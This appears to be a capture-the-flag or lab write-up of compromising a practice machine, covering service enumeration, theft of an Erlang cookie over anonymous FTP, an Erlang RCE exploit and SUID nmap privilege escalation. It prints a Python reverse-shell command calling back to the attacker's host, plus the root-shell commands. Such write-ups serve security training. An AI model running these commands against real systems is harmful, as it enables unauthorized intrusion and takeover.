Enumeration


2021年7月19日 10:45

1: Use autorecon to enumerate its services, **21, 22, 80, 4369, 15672, 65000** are open
2: There are some uncommon services, Port **4369** is **Erlang Port Mapper Daemon**, port **15672** is **RabbitMQ login portal**, and port **65000** is a **node** which is tracked by EPMD
3: Check FTP, and it allows anonymous login. The default path is **/var/lib**. Subfolder **/rabbitmq** seems to be interesting. By the way, **/var/www/html** is port 80 HTTP service's folder. It is **accessible**, with it I do not need to enumerate its directory later.
4: Use **ls -ali** to show all files, including **hidden files**. **.erlang.cookie** appears to be a key file, remember it and download it.
5: Look further, I find **config file** of Rabbitmq login portal, it reveals default credential which is **guest:guest**. However, it only accessible for **localhost**.
6: In summary, up to now, I find a potential key file **.erlang.cookie**, and find credential for rabbitmq login portal from a config file. Beside, I find port 80 http service has a hidden directory which is **php4dvd**
7: Access port 80, http://192.168.250.68/php4dvd, use default credential **admin:admin** to sign in. Since all its folders and files are accessible, I don't need to enumerate it. HTTP service use **php4dvd 3.9.0**, but it does not have any useful exploit

Foothold

2021年7月19日 10:45

1: HTTP service has **file upload entry**, however it only **accept jpg** files. I think of **php image shell**, I upload one and access its URI, but it does not respond
2: After more tries, I realize HTTP service could be a **rabbit hole**
3: I search for **port 4369**, and find an interesting exploit (https://www.exploit-db.com/exploits/49418). It relates to **cookie**, and I find one cookie file earlier.
4: Download the exploit and modify it



```
TARGET = "192.168.250.68"
PORT = 65000
COOKIE = "JPCGJCAEWHPKKPBXBYYB"
CMD = "python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"192.168.49.250\",
15672));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",
\"-i\"]);'"
```

5: The target could have **firewall** protection, therefore I use its **opened port** to set up a listener.
6: **python3 exp.py**, and I get a shell
7: cat /home/dana/local.txt, get the flag.

Privilege Escalation

2021年7月19日 10:45

1: After enumeration, I find **nmap** is set **SUID**
2: **TF=$(mktemp)**, **echo 'os.execute("/bin/sh")' > $TF**, **nmap --script=$TF**
3: Get root shell
4: car /root/proof.txt
5: **iptables -L**, it does have firewall rules.

Review

2021年7月19日 10:45

1: Target **FTP** and **Erlang**, list **hidden files**
2: **HTTP**, **RabbitMQ** are **rabbit holes**
3: Find Erlang's **RCE** exploit
4: Transform RCE to a reverse shell
5: Find **nmap's misconfiguration** to escalate privilege